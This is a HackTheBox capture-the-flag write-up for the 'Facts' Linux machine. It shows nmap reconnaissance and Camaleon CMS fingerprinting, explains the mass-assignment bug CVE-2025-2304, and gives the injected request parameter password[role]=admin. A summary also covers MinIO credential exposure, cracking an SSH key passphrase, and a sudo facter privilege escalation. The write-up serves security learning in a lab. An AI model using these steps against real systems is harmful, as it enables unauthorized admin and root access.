Facts
Writeup for HackTheBox Facts machine

Executive Summary
This report documents the complete attack chain against the HackTheBox machine Facts, a Linux-based target running Ubuntu 25.04. The engagement successfully achieved full system compromise — from unauthenticated external access through to root-level code execution — via a chain of three distinct vulnerabilities.
Attack Flow:
Initial Foothold: A Mass Assignment vulnerability (CVE-2025-2304) in Camaleon CMS 2.9.0 allowed an unprivileged registered user to elevate their role to
adminby injecting a hidden parameter into an intercepted HTTP request. As administrator, credentials for an internal MinIO S3 object storage service were exposed in the site settings.Lateral Movement: The S3 credentials were used to authenticate against a MinIO instance running on port
54321. Inside the storage buckets, an encrypted SSH private key (id_ed25519) belonging to the usertriviawas discovered. The key’s passphrase was cracked offline using John the Ripper against therockyou.txtwordlist, recovering the passphrasedragonballz. The key’s embedded comment (trivia@facts.htb) revealed the target username.Privilege Escalation: Upon gaining SSH access as
trivia, asudomisconfiguration was identified — the user was permitted to execute/usr/bin/facteras any user without password authentication. By leveraging Facter’s--custom-diroption to load a malicious Ruby script from an attacker-controlled directory, arbitrary code was executed asroot, yielding a root shell.
Impact: Full system compromise (root access) achieved. Sensitive system files, user flags, and all data on the target host were accessible.
Reconnaissance
Nmap Scan
A two-phase Nmap scan was conducted. The first phase rapidly identified all open ports across all 65535 ports using high scan rates (--min-rate 8000). The second phase ran detailed service/version detection (-sC -sV) only against the discovered open ports, saving time while maximising detail.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

Nmap scan report for 10.129.22.11
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
54321/tcp open  http    Golang net/http server
|_http-server-header: MinIO
|_http-title: Did not follow redirect to http://10.129.22.11:9001
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189002736EE1ABFB
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 01 Feb 2026 03:42:28 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>189002736EE1ABFB</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 1890026F36741B0E
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 01 Feb 2026 03:42:10 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>1890026F36741B0E</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Sun, 01 Feb 2026 03:42:10 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port54321-TCP:V=7.98%I=7%D=2/1%Time=697ECB92%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,2B0,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nAcc
SF:ept-Ranges:\x20bytes\r\nContent-Length:\x20276\r\nContent-Type:\x20appl
SF:ication/xml\r\nServer:\x20MinIO\r\nStrict-Transport-Security:\x20max-ag
SF:e=31536000;\x20includeSubDomains\r\nVary:\x20Origin\r\nX-Amz-Id-2:\x20d
SF:d9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8\r\nX-Am
SF:z-Request-Id:\x201890026F36741B0E\r\nX-Content-Type-Options:\x20nosniff
SF:\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Sun,\x2001\x20Feb
SF:\x202026\x2003:42:10\x20GMT\r\n\r\n<\?xml\x20version=\"1\.0\"\x20encodi
SF:ng=\"UTF-8\"\?>\n<Error><Code>InvalidRequest</Code><Message>Invalid\x20
SF:Request\x20\(invalid\x20argument\)</Message><Resource>/</Resource><Requ
SF:estId>1890026F36741B0E</RequestId><HostId>dd9025bab4ad464b049177c95eb6e
SF:bf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>")%r(HTTPOptions,59
SF:,"HTTP/1\.0\x20200\x20OK\r\nVary:\x20Origin\r\nDate:\x20Sun,\x2001\x20F
SF:eb\x202026\x2003:42:10\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPR
SF:equest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,2CB,"HTTP/1\.0\x20
SF:400\x20Bad\x20Request\r\nAccept-Ranges:\x20bytes\r\nContent-Length:\x20
SF:303\r\nContent-Type:\x20application/xml\r\nServer:\x20MinIO\r\nStrict-T
SF:ransport-Security:\x20max-age=31536000;\x20includeSubDomains\r\nVary:\x
SF:20Origin\r\nX-Amz-Id-2:\x20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9
SF:251148b658df7ac2e3e8\r\nX-Amz-Request-Id:\x20189002736EE1ABFB\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nX-Xss-Protection:\x201;\x20mode=block\r
SF:nDate:\x20Sun,\x2001\x20Feb\x202026\x2003:42:28\x20GMT\r\n\r\n<\?xml\x
SF:20version=\"1\.0\"\x20encoding=\"UTF-8\"\?>\n<Error><Code>InvalidReques
SF:t</Code><Message>Invalid\x20Request\x20\(invalid\x20argument\)</Message
SF:><Resource>/nice\x20ports,/Trinity\.txt\.bak</Resource><RequestId>18900
SF:2736EE1ABFB</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd
SF:1af9251148b658df7ac2e3e8</HostId></Error>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service Enumeration
The Nmap scan revealed three open ports:
| Port | Service | Version | Notes |
|---|---|---|---|
22/tcp | SSH | OpenSSH 9.9p1 | Standard SSH service. Two host key algorithms exposed: ECDSA and ED25519. No direct exploitation vector at this stage. |
80/tcp | HTTP | nginx 1.26.3 | Web server redirecting traffic to http://facts.htb/. Indicates virtual hosting — a hostname must be added to /etc/hosts to access the site. |
54321/tcp | HTTP (MinIO) | Golang net/http | The Server: MinIO header and X-Amz-* response headers confirm this is a MinIO instance — an open-source S3-compatible object storage server. Responses are returning XML-formatted InvalidRequest errors, which is typical behaviour when hitting the MinIO S3 API without valid request parameters. |
Note: MinIO uses Amazon S3-compatible headers (X-Amz-Request-Id, X-Amz-Id-2) because it implements the AWS S3 API specification. The XML error responses are normal — MinIO is rejecting malformed/unauthenticated probe requests from Nmap.
The target hostname was resolved locally by appending an entry to /etc/hosts. The tee -a command appends the output from echo to the file, requiring sudo for write access to /etc/hosts:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ echo "$ip  facts.htb" | sudo tee -a /etc/hosts
Web Enumeration
CMS Fingerprinting
Navigating to http://facts.htb on port 80 reveals a blog-style website:

A search feature is present at http://facts.htb/search?q=. Testing the parameter for common injection vulnerabilities (SQLi, SSTI, XSS) yielded no results. Submitting an empty q parameter loads all blog posts, confirming the parameter controls a database query filter.


Inspecting the HTML <head> tag revealed the keyword camaleon_first within the themes directory — a strong indicator that the Camaleon CMS theme is in use:

Searching the full HTML source for camaleon_cms confirmed that the site is built on the Camaleon CMS platform:
Admin Panel Access

The Camaleon CMS admin panel is accessible at the standard path /admin. Public user registration is enabled at http://facts.htb/admin/register:


After registering and logging in, the dashboard displays the exact CMS version: Camaleon CMS 2.9.0.
Exploitation — CVE-2025-2304 (Mass Assignment)
Vulnerability Explained
Camaleon CMS versions prior to 2.9.1 are vulnerable to CVE-2025-2304 — a Privilege Escalation through Mass Assignment.
What is Mass Assignment?
In Ruby on Rails, when a user submits a form, the framework binds the HTTP request parameters directly to model attributes for database updates. This bulk-binding behaviour is called mass assignment. The risk arises when no filtering is applied — an attacker can inject additional parameters (such as role) beyond what the UI exposes.
Rails provides a protection mechanism called Strong Parameters, which requires developers to explicitly whitelist permitted fields using .permit(:field1, :field2). The dangerous alternative is .permit! (with an exclamation mark), which disables all filtering and allows every parameter through unchecked.
The vulnerable code exists in the updated_ajax action of UsersController. Read the vulnerable source code for reference:
1
2
3
4
5
def updated_ajax
    @user = current_site.users.find(params[:user_id])
    update_session = current_user_is?(@user)
    @user.update(params.require(:password).permit!)
    render inline: @user.errors.full_messages.join(', ')


The call params.require(:password).permit! is the bug. It permits any attribute nested under the password parameter to be written to the database — including role. While the GUI does not expose a role selection field, an attacker can inject it directly into the HTTP request.
Manual Exploitation via Burp Suite
To exploit this manually, navigate to the profile edit page at http://facts.htb/admin/profile/edit:
Enable Burp Suite’s Intercept mode, then click Change Password and submit a new password. In Burp Suite’s Intercept tab, the outgoing POST request is captured. Add the parameter password[role]=admin to the request body before forwarding it:
